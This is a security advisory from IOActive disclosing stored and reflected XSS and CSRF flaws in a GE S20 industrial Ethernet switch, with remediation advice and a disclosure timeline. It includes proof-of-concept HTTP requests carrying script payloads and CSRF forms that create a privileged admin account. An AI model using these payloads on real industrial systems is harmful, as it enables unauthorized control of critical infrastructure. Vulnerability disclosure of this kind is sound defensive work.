IOActive Security Advisory

Title	*GE Reason S20 Industrial Managed Ethernet Switch Multiple Vulnerabilities*
Severity	Medium / High
Discovered by	Daniel Martinez
Advisory Date	2020-03-23

Affected Products

S2024 Gigabit Switch 61850 powered by GE Grid Solutions

Firmware Version: S2024 - Release 07A02.00

Background

The S20 Ethernet Switch is a device manufactured by GE Grid Solution which is deployed in industrial environments. This device is part of ICS/SCADA architectures.

Technical Details

Persistent Cross-site Scripting

The application is vulnerable to stored cross-site scripting (XSS).

Impact

Stored XSS flaws can result in a large number of possible exploitation scenarios. With most XSS flaws, the entirety of the JavaScript language is available to the malicious user.

Attackers could trick users into following a link or navigating to a page that posts a malicious JavaScript statement to the vulnerable site, causing the malicious JavaScript to be rendered by the site and executed by the victim client.

Another attack plan could include the possibility of inserting HTML instead of JavaScript to change/modify the contents of the vulnerable page, which could be used to trick the client.


Proof of Concept

To exploit this vulnerability, an attacker has to upload a new file with a malformed file name to the device using the upload functionality in the web interface.


The following `POST` request was used to exploit the XSS:

```
POST /config/icfg_conf_upload HTTP/1.1
Host: 172.16.0.3
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------
201528306475037616415482131 64
Content-Length: 762
Origin: https://172.16.0.3
Authorization: Basic SU9BY3RpdmU6U3VyZl8xMjMh
Connection: close
Referer: https://172.16.0.3/icfg_conf_upload.htm
Cookie: seid=516660876; sesslid=849080019
Upgrade-Insecure-Requests: 1

-----------------------------201528306475037616415482131 64
Content-Disposition: form-data; name="file_name"

<a onmouseover=alert("XSS")>IOActive
-----------------------------201528306475037616415482131 64
Content-Disposition: form-data; name="merge"

false
-----------------------------201528306475037616415482131 64
Content-Disposition: form-data; name="source_file";
filename="ioactive.txt"
Content-Type: text/html

Visit IOActive.com

-----------------------------201528306475037616415482131 64
Content-Disposition: form-data; name="file_name_radio"

-----------------------------201528306475037616415482131 64
Content-Disposition: form-data; name="new_file_name"

ioactive.txt
-----------------------------201528306475037616415482131 64--
```


To trigger the vulnerability, the victim has to use the “Delete Configuration File” functionality:



Deleting the uploaded file will trigger the XSS issue:



Fixes

The first step in remediating XSS vulnerabilities is analyzing the various components of the application, such as input fields, headers, hidden fields, cookies, and query strings. From there, rigorously determine the expected input and specifically what should be allowed.

IOActive recommends developing a whitelist of allowed inputs, as blacklisting can become a management burden and inevitably inputs will be overlooked.

Proper output encoding is the best and quickest way to mitigate XSS vulnerabilities, because the vulnerability presents itself when the client's web browser executes script code presented on a given page. Output encoding prevents injected script from being sent to users in an executable form.

The primary characters that require encoding on output are:

Character	Encoding	Character	Encoding
<	< or <	(	&#40;
>	> or >	)	&#41;
&	& or &	#	&#35;
"	" or "	%	&#37;
'	' or '	;	&#59;
+	&#43;	-	&#45;

In addition to the above, ensure that the underlying web server is set to disallow HTTP TRACE support, which can sometimes be leveraged in such a way that grants attackers the ability to steal user cookies, as well as enabling other cross-site request forgery attacks. To determine whether the web server supports the TRACE method, perform an HTTP OPTIONS request.

To summarize, focus on output encoding first and then move toward input validation. While the bulk of XSS issues can be mitigated with proper output encoding, IOActive recommends also strictly limiting input on all form fields and query strings. This requires documenting all expected inputs throughout the site and then developing a master class through which this input passes that strips malicious or unexpected characters. Do not rely on client-side input validation, as this is easily bypassed through manual request tampering.

Cross-site Request Forgery

IOActive saw a general lack of protection against cross-site request forgery (CSRF) attacks.

Impact

During a CSRF attack, unauthorized commands are transmitted from a user that the web application trusts in a manner that is difficult or impossible for the web application to differentiate from normal actions from the targeted user.

As a result, attackers may trick application users into performing critical application actions that include, but are not limited to, adding and updating accounts.

A CSRF attack works by including a link or script in a page or email that accesses a site known to be vulnerable and have unexpired authentication. For example, let us assume John receives an email from Alice that contains a link or image tag linking to the vulnerable site as shown below:

```
<img src=http://CSRF_URL/attack.jhtml?c=JavaScript=PAYLOAD/>
```

By placing an authentication token as part of the submitted request before the request is actually executed, an attacker's know-how on how to submit an application form will be useless, as the victim will either need to confirm the action before it's triggered or the missing authentication token (unknown to the attacker) will result in the request being rejected.

Users that are authenticated only by a basic-auth cookie saved in their web browser could unknowingly send HTTP requests to a site that trusts them and thereby causes one or more unwanted actions. Web applications that perform actions based on input from trusted and authenticated users (change password, add account) without requiring the user to authenticate to the specific action are vulnerable to CSRF attacks.

Additionally, successful CSRF attacks are very difficult to detect from the application server, because the attacker is using the authenticated and user's browser to perform actions they are already authorized to do. In the server logs, while the activity may in fact be logged, the actions will still be coming from the same computer, and thus IP addresses and other identifying information will be imperceptible between legitimate actions and the attacker's actions.


Proof of Concept

Creating a new user:

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://172.16.0.3/expired/config/user_config"
method="POST">
      <input type="hidden" name="username" value="superAdmin" />
      <input type="hidden" name="password1" value="Admin1234&#33;" />
      <input type="hidden" name="password2" value="Admin1234&#33;" />
      <input type="hidden" name="priv&#95;level" value="15" />
      <input type="submit" va
```



```
lue="Submit request" />
    </form>
  </body>
</html>
```



Changing the user password:

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://172.16.0.3/expired/config/user_config"
method="POST">
      <input type="hidden" name="username" value="superAdmin" />
      <input type="hidden" name="password1" value="NewPassword123&#33;"
/>
      <input type="hidden" name="password2" value="NewPassword123&#33;"
/>
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Fixes

IOActive recommends switching from an only-persistent authentication method (cookie or HTTP authentication) to a transient authentication method, such as cookies plus a hidden field provided on every form. This type of authentication will help prevent attacks including CSRF and denial of service.

Another possible solution would be to include a secret, user-specific token, and/or user-controllable data (CAPTCHA, resubmitting a password) into each form, in addition to the authentication cookie.

It should be noted that contrary to popular belief, using POST instead of GET does not offer sufficient protection. JavaScript can be leveraged to create POST requests.

Reflected Cross-site Scripting

The application is vulnerable to reflected XSS. The requested data, which contains JavaScript code, is reflected in the response.


Impact

Attackers could trick users into following a link or navigating to a page that posts a malicious JavaScript statement to the vulnerable site, causing the malicious JavaScript to be rendered by the site and executed by the victim client. The JavaScript code could be used for several purposes. Another attack plan could include the possibility of inserting HTML instead of JavaScript to change/modify the contents of the vulnerable page, which could be used to trick the client.

Proof of Concept

This attack must be combined with a CSRF issue; however, this page is also vulnerable to CSRF.

```
POST /config/ping HTTP/1.1
Host: 172.16.0.3
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Origin: https://172.16.0.3
Authorization: Basic SU9BY3RpdmU6U3VyZl8xMjMh
Connection: close
Referer: https://172.16.0.3/ping.htm
Cookie: seid=516660876; sesslid=849080019
Upgrade-Insecure-Requests: 1

ip_addr=<a
onmouseover=alert("XSS")>IOActive</a>&length=56&count=5&interval=1
```

Fixes

The first step in remediating XSS vulnerabilities is analyzing the various components of the application, such as input fields, headers, hidden fields, cookies, and query strings. From there, rigorously determine the expected input and specifically what should be allowed. IOActive recommends developing a whitelist of allowed inputs, as blacklisting can become a management burden and inevitably inputs will be overlooked.

Proper output encoding is the best and quickest way to mitigate XSS vulnerabilities, because the vulnerability presents itself when the client's web browser executes script code presented on a given page. Output encoding prevents injected script from being sent to users in an executable form.

The primary characters that require encoding on output are:

Character	Encoding	Character	Encoding
<	< or <	(	&#40;
>	> or >	)	&#41;
&	& or &	#	&#35;
"	" or "	%	&#37;
'	' or '	;	&#59;
+	&#43;	-	&#45;

In addition to the above, ensure that the underlying web server is set to disallow HTTP TRACE support, which can sometimes be leveraged in such a way that grants attackers the ability to steal user cookies, as well as enabling other cross-site request forgery attacks. To determine whether the web server supports the TRACE method, perform an HTTP OPTIONS request.

To summarize, focus on output encoding first and then move toward input validation. While the bulk of XSS issues can be mitigated with proper output encoding, IOActive recommends also strictly limiting input on all form fields and query strings. This requires documenting all expected inputs throughout the site and then developing a master class through which this input passes that strips malicious or unexpected characters. Do not rely on client-side input validation, as this is easily bypassed through manual request tampering.

Timeline

- 2019-12: IOActive discovers vulnerabilities
- 2019-12: IOActive notifies vendor
- 2020-03: IOActive publishes advisory

